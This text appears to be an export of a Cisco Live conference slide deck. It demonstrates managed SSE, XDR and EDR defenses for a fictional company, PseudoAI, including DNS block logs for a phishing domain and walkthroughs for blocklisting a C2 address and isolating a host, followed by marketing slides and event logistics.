SSE intercepted the rogue AP's captive portal, stopping the PseudoAI roaming user from clicking the confirm button and downloading the C2 agent file

SSE client is deployed with ZTNA posture verification and DNS security protection

Cisco Secure Client

AnyConnect VPN: Ready to connect. Connect

Zero Trust Access: Zero Trust Access is active.

ISE Posture: No policy server detected. Default network access is in effect.

Umbrella: Umbrella is active.

Activity Search

FILTERS

Search by domain, identity, or URL **Advanced** CLEAR

DOMAIN azure306235.studio.site X

Search filters

- Response** Select All
 - ☒ Allowed Advanced
 - ☐ Blocked
- Warn Page Behavior** Select All
 - ☐ Warned
 - ☐ Accessed After Warn
- Isolate** Select All
 - ☐ Isolated
- IPS Signature** Select All
 - ☒ Log Only
 - ☐ Would Block
 - ☐ Blocked
- Protocol** Select All
 - ☐ HTTP
 - ☒ HTTPS
- Event Type** Select All
 - ☐ Public Application
 - ☐ Private Applications and Networks
 - ☐ Destination List
 - ☐ Any Security Category
 - ☐ Any Content Category

Saved Searches Customize Columns All

SAVE SEARCH

45 Total Viewing activity from Sep 18, 2024 1:35 PM to Sep 19, 2024 1:35 PM											Page: 1 Results per page: 50 1 - 45 of 45 <
Request	Source	Rule Identity	Destination	Destination IP	Destination Country	Internal IP	External IP	Action	Categories		
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	
[DNS]	RTP-BR-GRADY-PC	Grady Archie (GradyA@pseudo-al.com)	azure306235.studio.site			10.4.14.26	64.100.12.6	Blocked	Malware, Phishing, Software/Technology, Computers and Internet	...	

Event Details

Action
Blocked

Time
Sep 18, 2024 8:39 PM

Rule Name
-

Source
RTP-BR-GRADY-PC
Grady Archie (GradyA@pseudo-al.com)

Rule Identity
Grady Archie (GradyA@pseudo-al.com)

Internal IPv4 Address
10.4.14.26

External IP Address
64.100.12.6

Destination
azure306235.studio.site

Categories
Malware, Phishing, Software/Technology, Computers and Internet
[Dispute Categorization](#)

Resource/Application
Application Category

DNS Type
A

Managed Security Service Edge



CISCO *Live!*



SECURITY GAPS

- ✓ Layered Defense
- ✓ Endpoint Coverage
- ✓ Unified Threat Response
- ✓ Phishing Resistance
- ✓ Controlled Access
- ✗ Expertise Deficit

LISA @ MSSP.

FINALLY! WE ARE PROTECTING ALL ENDPOINTS WITH MANAGED SSE. THIS SHOULD GIVE US BETTER ASSURANCE THAT THIS INCIDENT WON'T RECUR.

Unpacking the Managed Firewall + EDR + XDR + ETD + SSE



XDR – IP Blacklist Rule on Firewall

The screenshot displays the Cisco XDR interface. On the left is a navigation sidebar with options: Control Center, Incidents, Investigate, Intelligence, Automate, Assets, Client Management, and Administration. The main area shows a 'Relations Graph' with nodes for Endpoints, IP Addresses, Users, and Processes. A node for the IP address 198.18.128.188 is highlighted with a green box. A green callout bubble points to this node with the text: '1. Select the C2 Attacker's IP address in the Relations Graph.'

On the right, a context menu is open for the selected IP address. It includes options like 'Investigate observable', 'Create Judgment', 'Copy value', 'Copy defanged value', 'Add to new case', 'Add to active case', 'Search for this IP', and 'Automation'. The 'Automation' section is expanded, showing a list of actions. One action, '*Cisco XDR - Add Observable to Intelligence Feed', is highlighted with a green box. A green callout bubble points to this action with the text: '2. Select the XDR automated action to add the C2 attacker's IP address to the threat intelligence feed, which is used to update the firewall's IP blacklist rule.'

At the bottom of the interface is a timeline view showing events from September 19, 2024, to September 20, 2024. A legend at the bottom indicates event types: Malicious (red), Suspicious (orange), Common (yellow), Unknown (grey), Clean (blue), and Asset (purple).

XDR – Host Isolation on EDR

The screenshot displays the Cisco XDR interface. On the left is a navigation sidebar with options: Control Center, Incidents, Investigate, Intelligence, Automate, Assets, Client Management, and Administration. The main area shows a 'Relations Graph' with nodes for endpoints, users, and processes, connected by relationship lines. A green callout box with the text '1. Select the host In question, such as Grady's laptop in the Relations Graph' points to a node labeled 'rtp-br-grady-pc.pseud'. On the right, a panel shows details for the selected endpoint, including its attributes and a list of automated actions. A second green callout box with the text '2. Choose the XDR automated action to isolate the host using EDR management platform' points to the action '*Cisco Secure Endpoint - Host Isolation with Tier 2 Approval' in the automation list.

1. Select the host In question, such as Grady's laptop in the Relations Graph

2. Choose the XDR automated action to isolate the host using EDR management platform

XDR – Add Blacklist IP/URL on SSE

The screenshot displays the Cisco XDR interface. On the left is a navigation menu with options: Control Center, Incidents, Investigate, Intelligence, Automate, Assets, Client Management, and Administration. The main area shows a 'Relations Graph' with nodes for 'IP Addresses' (64.100.12.6, 198.18.128.188, 185.199.111.133), 'Endpoints' (syd-br-w10-3), 'Users', 'Processes' (2603:10b6:510:10a...), and 'Email Messages'. A green callout box points to the '198.18.128.188 IP Address' node with the text: '1. Select the C2 Attacker's IP address in the Relations Graph.' On the right, a panel shows details for the IP address 198.18.128.188, including 'Verdict Source: Private Intelligence', '4 Verdicts', and a list of automated actions. A green callout box points to the action '0017 - Umbrella - Add to Destination List' with the text: '2. Select the XDR automated action to add the C2 attacker's IP address OR URL to a "destination list", which is used to update the SSE's internet access block policy.'

1. Select the C2 Attacker's IP address in the Relations Graph.

2. Select the XDR automated action to add the C2 attacker's IP address OR URL to a "destination list", which is used to update the SSE's internet access block policy.

WHY PseudoAI Corp Needs an MSSP?



SECURITY IS COMPLEX

MSSP simplify the security management, ensuring all solutions are integrated and optimized for maximum protection across PseudoAI cyber ecosystem



EXPERTISE LEVER

MSSP enable PseudoAI gains access to cutting-edge security solutions and methodologies, which enhances their security posture without the need for significant internal investment.



CONSTANT MONITORING

MSSP's continuous monitoring reduce the risk of security breaches, enabling PseudoAI to maintain operational continuity and focus on their core business objectives



LEAVE ZERO GAP

MSSP reassure that PseudoAI is fully protected, enabling them to operate confidently without worrying about security gaps or potential breaches.

Entrust Your Security To The Experts



GAP LIMITED!

- ✓ Layered Defense
- ✓ Endpoint Coverage
- ✓ Unified Threat Response
- ✓ Phishing Resistance
- ✓ Controlled Access
- ✓ Security Assurance

THIS IS DEFINITELY A WISE DECISION! I AM CONFIDENT THAT PSEUDO-AI IS GREATLY PROTECTED, GIVE US PEACE OF MIND IN OUR CYBER ENVIRONMENT!

DIEGO, CTO @ HQ.




RECAP: Smart Investment & Partnership



FUNDAMENTAL

Security is a crucial investment that protects the company's assets and reputation, ensuring long-term success.



COMPREHENSIVE

Comprehensive, end-to-end security must be integrated into the company's IT strategy to effectively safeguard against evolving threats.



EXPERTS


Engaging experts ensures the right transformation, enabling the company to detect and respond to threats efficiently.



KEY FOCUS

By securing the company's environment, employees can focus on driving the business forward, leaving cyber threats to the experts.

Demo



Keynote Deep Dives

Wednesday
10:30am – 11:30am



Experiences Amplified:
How AI Can Fuel Better Employee and Customer Experiences

Level 1
Room 106



Smart, Secure, Seamless:
Transforming Experiences with Next-Generation Networking

Level 2
Room 204



Harness a Bold New Era:
Transform Data Centre and Service Provider Connectivity

Level 2
Room 203



Securing User to Application and Everything in Between

Level 2
Melbourne Room 2



Unlocking Digital Resilience through Unified Observability

The HUB
Centre Stage

Complete Your Session Evaluations



Complete a minimum of 4 session surveys and the Overall Event Survey to claim a **Cisco Live T-Shirt**.



Complete your surveys in the **Cisco Live mobile app**.



Continue your education



- Visit the Cisco Stand for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand



Thank you



#CiscoLiveAPJC

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC